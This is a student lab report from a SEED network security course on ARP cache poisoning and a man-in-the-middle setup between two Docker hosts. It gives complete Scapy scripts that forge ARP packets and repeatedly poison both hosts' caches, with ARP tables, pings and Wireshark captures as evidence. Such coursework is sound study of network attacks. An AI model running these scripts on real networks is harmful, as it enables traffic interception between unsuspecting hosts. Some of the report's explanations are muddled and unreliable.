Network Security Assignment 3

Name: Disha Sheshappa
Net ID: ds7615

Host Machine	IP address	MAC address	Docker id
A - SEED Ubuntu	10.9.0.5	02:42:0a:09:00:05	a9e8d4a4a196
B - SEED Ubuntu	10.9.0.6	02:42:0a:09:00:06	926779ef30ee
M - Attacker Machine	10.9.0.105	02:42:0a:09:00:69	0c7a43f41797

TASK - 1 ARP Cache Poisoning

In this Attack, the goal is to intercept the communication between two host machines A and B. Host machine M is the attacker which will intercept the network using ARP cache poisoning method.
ARP cache poisoning can be carried out in 3 different ways as follows.

Task 1.A (using ARP request). On host M, construct an ARP request packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not.

Below is the code used to send poisoned ARP packets from Host Machine M.

```
  GNU nano 4.8                                                    task1.py
#!/usr/bin/env python3
from scapy.all import ARP, Ether, sendp

def send_arp_request(src_ip, src_mac, target_ip, target_mac):
    # Create an ARP request packet
    E = Ether(src=src_mac, dst=target_mac)
    A = ARP(hwsrc=src_mac, psrc=src_ip, pdst=target_ip)
    A.op = 1
    pkt = E/A
    pkt.show()
    # Send the ARP request packet
    sendp(pkt)

def main():
    # Host M's information
    m_ip = "10.9.0.105"
    m_mac = "02:42:0a:09:00:69"

    # Host B's information
    b_ip = "10.9.0.6"
    b_mac = "02:42:0a:09:00:06"

    # Host A's information
    a_ip = "10.9.0.5"
    a_mac = "02:42:0a:09:00:05"

    # Construct and send ARP request from M to A
    send_arp_request(b_ip, m_mac, a_ip, a_mac)

if __name__ == "__main__":
    main()
```

Attacker M transmitted machine A a packet that mapped B's IP address to M's Mac address.
The goal of an ARP request is to notify every device connected to the local network segment. Therefore A.op field is set to 1 indication it is an ARP Request. It is necessary to make sure that A is a member of the packet network, receives, and processes ARP packet requests sent to it by M. based on the below figure. The ARP configuration guarantees that the ARP cache entry in A's table is initiated, while the ether dest and src verify that the source is host M and the destination is A. After being combined, the ARP request was set, and the Ethernet and ARP packets were transmitted. All the other parameters except source and destination MAC and IP were set to default.

```
root@ubuntu-seed-labs:~/Labsetup/volumes# nano task1.py
root@ubuntu-seed-labs:~/Labsetup/volumes# python3 task1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = Ethernet (10Mb)
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 00:00:00:00:00:00
     pdst      = 10.9.0.5

.
Sent 1 packets.
```

The ARP cache was checked before and after the transmission occurred from M.
Below pictures shows that a new entry was added to A's cache table mapping M's MAC to B's IP.

Before Cache poisoning: (Host Machine A)

```
root@a9e8d4a4a196:/# arp -n
```

After Cache Poisoning:(Host Machine A)

```
root@a9e8d4a4a196:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@a9e8d4a4a196:/#
```

Observation:
The code was successful in poisoning the ARP cache. Since our goal was to poison the cache of only Host Machine A. instead of Broadcasting the packet. A targeted packet was sent to Host A. with Arp.op as 1 which indicates that it is an ARP request.
Send_arp_request function is taking two 4 arguments, source MAC and IP and Target MAC and IP.
Source IP is given as B's IP and MAC is given as M's MAC.
E hold a Ethernet packet with source and dest MAC populated.

A holds ARP request with all necessary field populated.
Then A is appended to E .
Sendp sends this packet to A.
A upon receiving this packet will populate its cache table.

Task 1.B (using ARP reply). On host M, construct an ARP reply packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not.

```python
#!/usr/bin/env python3
from scapy.all import *

def send_arp_response(src_ip, src_mac, target_ip, target_mac):
    # Create an ARP request packet
    E = Ether(src=src_mac, dst=target_mac)
    A = ARP(hwsrc=src_mac, psrc=src_ip,hwdst=target_mac,pdst=target_ip)
    A.op = "is-at"
    pkt = E/A
    pkt.show()
    # Send the ARP request packet
    sendp(pkt)

def main():
    # Host M's information
    m_ip = "10.9.0.105"
    m_mac = "02:42:0a:09:00:69"

    # Host B's information
    b_ip = "10.9.0.6"
    b_mac = "02:42:0a:09:00:06"

    # Host A's information
    a_ip = "10.9.0.5"
    a_mac = "02:42:0a:09:00:05"

    # Construct and send ARP request from M to A
    send_arp_response(b_ip, m_mac, a_ip,a_mac)

if __name__ == "__main__":
    main()
```

In the above code the ARP packets OP field is mentioned as "is-at" indicating its a reply packet.

Scenario 1: B's IP is already in A's cache.

```
.
Sent 1 packets.
root@0c7a43f41797:/volumes# python3 task2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@0c7a43f41797:/volumes#
```

ARP cache in Host Machine A before and after Attack.

```
root@a9e8d4a4a196:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@a9e8d4a4a196:/#
root@a9e8d4a4a196:/#
root@a9e8d4a4a196:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@a9e8d4a4a196:/#
```

Conclusion:

When the Task2 code is executed, A already has B's IP address in its cache. It will go ahead and update its entry upon receiving the reply packet.

As a result when we check for ARP cache in Host machine A after the cache poisoning packet is sent, we can find B's IP mapped to M's MAC address.

Scenario 2: B's IP is not in A's cache.

This time the same code as Scenario 1 was run but also ensuring that B's ip address was not included in A using the command "arp - d b_ip". arp -n was run on A to ensure the tables were empty and the Arp cache poisoning was made and the packets were sent from M to A_ip with B ip_mapped to M_mac.

A's ARP cache Before cache poisoning.

```
root@a9e8d4a4a196:/# arp -n
root@a9e8d4a4a196:/#
```

After ARP cache poisoning:

Once the ARP cache poisoning program code was run on host machine M. The ARP packets were sent as in fig below. It can be observed that the defaults are the defined parameters were set, which could be viewed with pkt.show() and keynotes from machines A and B were checked before and after attack.

```
.
Sent 1 packets.
root@0c7a43f41797:/volumes# python3 task2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@0c7a43f41797:/volumes#
```

On Host Machine A:

```
root@a9e8d4a4a196:/# arp -n
root@a9e8d4a4a196:/#
```

Conclusion:
Even though the same code as scenario 1 was run. Since A's cache did not have any existing entry of B's IP. even though it received the reply packet. There was nothing for it to update on. Since it was a reply packet. A's machine did not add a new entry into it.

Task 1.C (using ARP gratuitous message). On host M, construct an ARP gratuitous packet, and use it to map B's IP address to M's MAC address.

```
  GNU nano 4.8                                                  task3.py
#!/usr/bin/env python3
from scapy.all import *

def send_arp_response(src_ip, src_mac, target_ip, target_mac):
    # Create an ARP request packet
    E = Ether(src=src_mac, dst=target_mac)
    A = ARP(hwsrc=src_mac, psrc=src_ip,hwdst=target_mac,pdst=target_ip)
    A.op = 1
    pkt = E/A
    pkt.show()
    # Send the ARP request packet
    sendp(pkt)

def main():
    # Host M's information
    m_ip = "10.9.0.105"
    m_mac = "02:42:0a:09:00:69"

    # Host B's information
    b_ip = "10.9.0.6"
    b_mac = "02:42:0a:09:00:06"

    # Host A's information
    a_ip = "10.9.0.5"
    a_mac = "02:42:0a:09:00:05"

    # Construct and send ARP request from M to A
    send_arp_response(b_ip, m_mac, b_ip,"ff:ff:ff:ff:ff:ff")

if __name__ == "__main__":
    main()
```

ARP gracious packet is a special kind of packet which does not specify a destination, instead broadcasts the message.

```
root@0c7a43f41797:/volumes# python3 task3.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6

.
Sent 1 packets.
```

Scenario 1: B's IP is already in A's cache

Once the packet was sent. Below is the modification that happened in both machine A and B.

Host A's Machine:

```
root@a9e8d4a4a196:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.1                 ether   02:42:3c:07:81:d2   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@a9e8d4a4a196:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.1                 ether   02:42:3c:07:81:d2   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@a9e8d4a4a196:/#
```

Host Machine B:

```
root@926779ef30ee:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
root@926779ef30ee:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
root@926779ef30ee:/#
```

Observation:

Since the broadcast packet had host IP as B's IP. even though both A and B received the broadcast packet. Only A ended up updating the values. And Host machine B ignored it, since the host ip was its own.

Scenario 2: B's IP is not in A's cache.

This time the same code as Scenario 1 was run but also ensuring that B's ip address was not included in A and A's IP address was not included in B using the command "arp - d ip ". arp -n was run on A and B to ensure the tables were empty and the Arp cache poisoning was made and the packets were sent from M to A_ip with B ip_mapped to M_mac.

```
root@0c7a43f41797:/volumes# python3 task3.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6

.
Sent 1 packets.
```

Host Machine A:

```
root@a9e8d4a4a196:/# arp -n
root@a9e8d4a4a196:/#
root@a9e8d4a4a196:/# arp -n
root@a9e8d4a4a196:/#
```

Host Machine B:

```
root@926779ef30ee:/#
root@926779ef30ee:/# arp -n
root@926779ef30ee:/#
root@926779ef30ee:/# arp -n
root@926779ef30ee:/#
```

Conclusion:

Even though the same code as scenario 1 was run. Since A's cache did not have any existing entry of B's IP. even though it received the broadcast packet. There was nothing for it to update on. Since it was a reply packet. A's machine did not add a new entry into it.

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step-1: Attacking ARP caches: In this phase, Host M manipulated the ARP caches of both Hosts A and B to launch an ARP cache poisoning attack. In order to map B's IP address to M's MAC address in A's ARP cache and A's IP address to M's MAC address in B's ARP cache, this was accomplished by forging ARP packets.

```
  GNU nano 4.8                                                MITM1.py
#!/usr/bin/env python3
from scapy.all import ARP, Ether, sendp
import time

def send_arp_request(src_ip, src_mac, target_ip, target_mac):
    # Create an ARP request packet
    E = Ether(src=src_mac, dst=target_mac)
    A = ARP(hwsrc=src_mac, psrc=src_ip, pdst=target_ip)
    A.op = 1
    pkt = E/A
    # Send the ARP request packet
    sendp(pkt)

def main():
    # Host M's information
    m_ip = "10.9.0.105"
    m_mac = "02:42:0a:09:00:69"

    # Host B's information
    b_ip = "10.9.0.6"
    b_mac = "02:42:0a:09:00:06"

    # Host A's information
    a_ip = "10.9.0.5"
    a_mac = "02:42:0a:09:00:05"

    # Construct and send ARP request from M to A
    for i in range(100):

        send_arp_request(a_ip, m_mac, b_ip, b_mac)
        send_arp_request(b_ip, m_mac, a_ip, a_mac)
        time.sleep(5)

if __name__ == "__main__":
    main()
```

The script simulated an ARP spoofing attack, where the attacker (Host M) sends falsified ARP reply packets to hosts A and B, associating their IP addresses with the MAC address of the attacker.
The packets were sent every 5 seconds to avoid actual machine replacing the poisoned cache with correct entries.

```
root@0c7a43f41797:/volumes# nano MITM1.py
root@0c7a43f41797:/volumes# python3 MITM1.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

On Host Machine A:

```
root@a9e8d4a4a196:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.1                 ether   02:42:3c:07:81:d2   C                     eth0
root@a9e8d4a4a196:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.1                 ether   02:42:3c:07:81:d2   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@a9e8d4a4a196:/#
```

On Host Machine B:

```
root@926779ef30ee:/# arp -n
root@926779ef30ee:/# arp -n
root@926779ef30ee:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
root@926779ef30ee:/#
```

Result: It was possible to successfully poison the ARP cache on A and B, resulting in fictitious IP address and MAC address mappings.

Step-2: Testing
Upon successful ARP cache poisoning, a test was conducted by attempting to ping each other between Hosts A and B

Turn off Ip forwarding:

```
root@0c7a43f41797:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@0c7a43f41797:/volumes#
```

Host machine B:


```
root@926779ef30ee:/#
root@926779ef30ee:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=28 ttl=64 time=0.181 ms
64 bytes from 10.9.0.5: icmp_seq=38 ttl=64 time=0.183 ms
^C
--- 10.9.0.5 ping statistics ---
41 packets transmitted, 2 received, 95.1219% packet loss, time 40949ms
rtt min/avg/max/mdev = 0.181/0.182/0.183/0.001 ms
root@926779ef30ee:/#
```

Host Machine A:

```
root@a9e8d4a4a196:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.136 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.088 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.086 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.105 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.103 ms
^C
--- 10.9.0.6 ping statistics ---
16 packets transmitted, 5 received, 68.75% packet loss, time 15360ms
rtt min/avg/max/mdev = 0.086/0.103/0.136/0.017 ms
root@a9e8d4a4a196:/#
```

Result:

When we turn IP forwarding off. The packets sent from A or B to M will not get any reply from M. this is the reason in both the pings we can see a high rate of packet loss. When the Host machine doesn't get any reply. It checks if the MAC address is right or not. And it sends an ARP broadcast to do this. And a real machine will receive this and will try to reply to the ARP request. This is the reason few of the packets got a reply. Continuously sending poisoned packets decreases the chance of this happening. This activity can be seen in wireshark.



593	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=103/26368, ttl=64 (no res…
594	2023-11-18 14:21…	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5
595	2023-11-18 14:21…	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42 10.9.0.6 is at 02:42:0a:09:00:06
596	2023-11-18 14:21…	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5
597	2023-11-18 14:21…	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42 10.9.0.6 is at 02:42:0a:09:00:06
598	2023-11-18 14:21…	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
599	2023-11-18 14:21…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use of 10.9.0.6 d…
600	2023-11-18 14:21…	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
601	2023-11-18 14:21…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use of 10.9.0.6 d…
602	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=104/26624, ttl=64 (reply …
603	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=104/26624, ttl=64 (reques…
604	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=104/26624, ttl=64
605	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=104/26624, ttl=64 (no res…
606	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=105/26880, ttl=64
607	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=105/26880, ttl=64 (reply …
608	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=105/26880, ttl=64 (reques…
609	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=105/26880, ttl=64 (no res…
610	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=106/27136, ttl=64 (no res…
611	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=106/27136, ttl=64 (reply …
612	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=106/27136, ttl=64 (reques…
613	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=106/27136, ttl=64
614	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=107/27392, ttl=64
615	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=107/27392, ttl=64 (reply …
616	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=107/27392, ttl=64 (reques…
617	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=107/27392, ttl=64 (no res…
618	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=108/27648, ttl=64
619	2023-11-18 14:21…	02:42:0a:09:00:69	02:42:0a:09:00:06	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de…
620	2023-11-18 14:21…	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 d…
621	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=108/27648, ttl=64 (reply …
622	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=108/27648, ttl=64 (reques…
623	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=108/27648, ttl=64 (no res…
624	2023-11-18 14:21…	02:42:0a:09:00:69	02:42:0a:09:00:06	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de…
625	2023-11-18 14:21…	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 d…
626	2023-11-18 14:22…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=109/27904, ttl=64 (no res…
627	2023-11-18 14:22…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5
628	2023-11-18 14:22…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5
629	2023-11-18 14:22…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=109/27904, ttl=64 (no res…
630	2023-11-18 14:22…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=110/28160, ttl=64 (no res…
631	2023-11-18 14:22…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5
632	2023-11-18 14:22…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=110/28160, ttl=64 (no res…

Step-3:

IP forwarding on Host M was enabled to facilitate packet forwarding between A and B.

```
root@0c7a43f41797:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@0c7a43f41797:/volumes#
```

And start running the program again

```
root@0c7a43f41797:/volumes# nano MITM1.py
root@0c7a43f41797:/volumes# python3 MITM1.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Try pinging each other from Host machine A and B.


Host Machine B:

```
root@926779ef30ee:/#
root@926779ef30ee:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.391 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.105 ms
From 10.9.0.105 icmp_seq=3 Redirect Host(New nexthop: 5.0.9.10)
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.165 ms
^C
--- 10.9.0.5 ping statistics ---
3 packets transmitted, 3 received, +1 errors, 0% packet loss, time 2040ms
rtt min/avg/max/mdev = 0.105/0.220/0.391/0.123 ms
root@926779ef30ee:/#
```

Host Machine A:

```
root@a9e8d4a4a196:/#
root@a9e8d4a4a196:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.119 ms
From 10.9.0.105 icmp_seq=2 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.129 ms
From 10.9.0.105 icmp_seq=3 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.146 ms
From 10.9.0.105 icmp_seq=4 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.139 ms
From 10.9.0.105 icmp_seq=5 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.118 ms
^C
--- 10.9.0.6 ping statistics ---
5 packets transmitted, 5 received, +4 errors, 0% packet loss, time 4085ms
rtt min/avg/max/mdev = 0.118/0.130/0.146/0.011 ms
root@a9e8d4a4a196:/#
```

Result:
Since the ip forwarding was on. All the ICMP packets sent by Host A or B were reaching the destination and were getting proper replies. Hence we can see in both the machines there was no packet loss. The redirection can also be observed in the wireshark capture as follows.



817 2023-11-18 14:31…	10.9.0.105	10.9.0.6	ICMP	126 Redirect	(Redirect for host)
818 2023-11-18 14:31…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply	id=0x0007, seq=3/768, ttl=63
819 2023-11-18 14:31…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x0007, seq=3/768, ttl=64 (reply in 8…
820 2023-11-18 14:31…	10.9.0.105	10.9.0.5	ICMP	126 Redirect	(Redirect for host)
821 2023-11-18 14:31…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply	id=0x0007, seq=3/768, ttl=63 (request in…
822 2023-11-18 14:31…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x0007, seq=3/768, ttl=63 (reply in 8…
823 2023-11-18 14:31…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply	id=0x0007, seq=3/768, ttl=64 (request in…
824 2023-11-18 14:31…	10.9.0.105	10.9.0.6	ICMP	126 Redirect	(Redirect for host)
825 2023-11-18 14:31…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x0007, seq=4/1024, ttl=64 (no respon…
826 2023-11-18 14:31…	10.9.0.105	10.9.0.5	ICMP	126 Redirect	(Redirect for host)
827 2023-11-18 14:31…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x0007, seq=4/1024, ttl=63 (reply in …
828 2023-11-18 14:31…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply	id=0x0007, seq=4/1024, ttl=64 (request i…
829 2023-11-18 14:31…	10.9.0.105	10.9.0.6	ICMP	126 Redirect	(Redirect for host)
830 2023-11-18 14:31…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply	id=0x0007, seq=4/1024, ttl=63
831 2023-11-18 14:31…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x0007, seq=4/1024, ttl=63 (reply in …
832 2023-11-18 14:31…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply	id=0x0007, seq=4/1024, ttl=64 (request i…
833 2023-11-18 14:31…	10.9.0.105	10.9.0.6	ICMP	126 Redirect	(Redirect for host)
834 2023-11-18 14:31…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x0007, seq=4/1024, ttl=64 (reply in …
835 2023-11-18 14:31…	10.9.0.105	10.9.0.5	ICMP	126 Redirect	(Redirect for host)
